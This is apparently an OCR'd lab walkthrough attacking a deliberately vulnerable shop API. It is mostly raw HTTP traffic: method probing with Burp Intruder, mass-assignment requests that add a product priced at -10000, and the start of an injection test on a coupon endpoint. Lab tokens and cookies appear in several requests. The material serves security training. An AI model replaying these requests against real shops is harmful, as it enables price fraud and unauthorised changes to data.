
Mass Assignment

Use intruder to find products endpoint “ /workshop/api/shop/products”



Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	☐	☐	408	
1	1	PUT	405	☐	☐	295	
2	1	POST	400	☐	☐	361	
3	1	HEAD	200	☐	☐	219	
4	1	DELETE	405	☐	☐	298	
5	1	CONNECT	405	☐	☐	299	
6	1	PATCH	405	☐	☐	297	
7	1	OPTIONS	200	☐	☐	417	
8	2	PUT	200	☐	☐	408	
9	2	POST	200	☐	☐	408	
10	2	HEAD	200	☐	☐	408	
11	2	DELETE	200	☐	☐	408	
12	2	CONNECT	200	☐	☐	408	
13	2	PATCH	200	☐	☐	408	
14	2	OPTIONS	200	☐	☐	408	

```
POST /workshop/api/shop/products HTTP/1.1
Host: 10.0.0.180:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.180:8888/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0QHJvZHNvdG8ubmV0IiwiaWF0IjoxNjUyNjQyOTEyLCJleHAiOjE2NTI3MjkzMTJ9.j4_Gx
```




Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	☐	☐	408	
1	1	PUT	405	☐	☐	295	
2	1	POST	400	☐	☐	361	

```
HTTP/1.1 400 Bad Request
Server: openresty/1.17.8.2
Date: Sun, 15 May 2022 20:05:38 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, HEAD, OPTIONS
Vary: Origin, Cookie
X-Frame-Options: SAMEORIGIN
Content-Length: 112

{
  "name":[
    "This field is required."
  ],
  "price":[
    "This field is required."
  ],
  "image_url":[
    "This field is required."
  ]
}
```


Mass Assignment



```
GET /workshop/api/shop/products HTTP/1.1
Host: 10.0.0.180:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.180:8888/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0QHJvZHNvdG8ubmV0IiwiaWF0IjoxNjUyNjQyOTEyLCJleHAiOjE2NT
I3MjkzMTJ9.j4_Gx8003Us3JReeOlI_fmLlaYzubFVc5n5wicWEr2pK9dtOMF4l_ERiWlp0MwzV8kv87nTSlZc-nAvF
5Y1OIQ
Connection: close
Cookie: language=en; welcomebanner_status=dismiss


```


```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Sun, 15 May 2022 20:00:40 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, HEAD, OPTIONS
Vary: Origin, Cookie
X-Frame-Options: SAMEORIGIN
Content-Length: 168

{
  "products":[
    {
      "id":1,
      "name":"Seat",
      "price":"10.00",
      "image_url":"images/seat.svg"
    },
    {
      "id":2,
      "name":"Wheel",
      "price":"10.00",
      "image_url":"images/wheel.svg"
    }
  ],
  "credit":90.0
}
```

Mass assignment



```
POST /workshop/api/shop/products HTTP/1.1
Host: 10.0.0.180:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.180:8888/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0QHJvZHNvdG8ubmV0IiwiaWF0IjoxNjUyNjQyOTEyLCJleHAiOjE2NT
I3MjkzMTJ9.j4_Gx8OO3Us3JReeOlI_fmLlaYzubFVc5n5wicWEr2pK9dtOMF4l_ERiWlp0MwzV8kv87nTSlZc-nAvF
5Y1OIQ
Connection: close
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 70

{
  "name":"TESTA",
  "price":12,
  "image_url":"string",
  "credit":27
}
```

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Sun, 15 May 2022 20:08:45 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, HEAD, OPTIONS
Vary: Origin, Cookie
X-Frame-Options: SAMEORIGIN
Content-Length: 60

{
  "id":3,
  "name":"TESTA",
  "price":"12.00",
  "image_url":"string"
}
```




Available Balance: $90

Seat, $10.00

Wheel, $10.00


TESTA, $12.00

Mass Assignment



```
POST /workshop/api/shop/products HTTP/1.1
Host: 10.0.0.180:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.180:8888/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0QHJvZHNvdG8ubmV0IiwiaWF0IjoxNjUyNjQyOTEyLCJleHAiOjE2NT
I3MjkzMTJ9.j4_Gx8OO3Us3JReeOlI_fmLlaYzubFVc5n5wicWEr2pK9dtOMF4l_ERiWlp0MwzV8kv87nTSlZc-nAvF
5Y1OIQ
Connection: close
Cookie: language=en; welcomebanner_status=dismiss
Content-Length: 116

{
  "name":"Percent 27",
  "price":-10000,
  "image_url":"https://images.app.goo.gl/D2qA9gDjJereoVks6",
  "credit":27
}
```

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Sun, 15 May 2022 20:21:26 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, HEAD, OPTIONS
Vary: Origin, Cookie
X-Frame-Options: SAMEORIGIN
Content-Length: 106

{
  "id":4,
  "name":"Percent 27",
  "price":"-10000.00",
  "image_url":"https://images.app.goo.gl/D2qA9gDjJereoVks6"
}
```



Available Balance: $90


Seat, $10.00

Wheel, $10.00


TESTA, $12.00

Percent 27, $-10000.00

Injections - API8-2019



Injections




Request

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: 10.0.0.180:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.180:8888/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0QHJvZHNvdG8ubmV0IiwiaWF0IjoxNjUyNjQ0ODc4LCJleHAiOjE2NT
I3MzEyNzh9.Y38qXnfXiafc5YApaEhekVVoTgq_QBMFfNZj_q2Xj4oXo4AMpjb6iNJgA5wwvwcJ0kmEqBgRdUXS6FNh
0uYcGw
Origin: http://10.0.0.180:8888
Content-Length: 26
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; session=
Y-TRM0Y_kamkGiPQhnNdhg.2jZulM0QgUKAKtoWzacBG2YGYUh65nooTcbf300WRkutSw5hUIriAbbvV8HtIiMmjMIg
kQFC5qXxuGbHVzJZ0821AlHOELu7FBWxyn5-NrLEsyI47CGCiF0HFB8-YctnkeN_5Vcm-owhj4cdnJuVxx6XVEKNKBj
mKttMYa3y4pYpYAe7JEThGNXbRCtLJ8kp8qzpyO-PVfRaSlmsyFy05zHzauX6bE0SI3ULENni2Z0MGQDvFSJvFEgenX
lZzuyHnjqKmYjzyZWiZgAwqea-ckHRuCBb-iisfvVl_HfuSOpMfSuy9l6EmB2KbkPCldwrvzhNTzNlfPCefKSBJlI26
A.1652647785175.86400000.SUwBnEHseMgj3sRoFXL5T7CVSnFWgfxX04JqZQr7Mtc

{
  "coupon_code":"Number27"
}
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: openresty/1.17.8.2
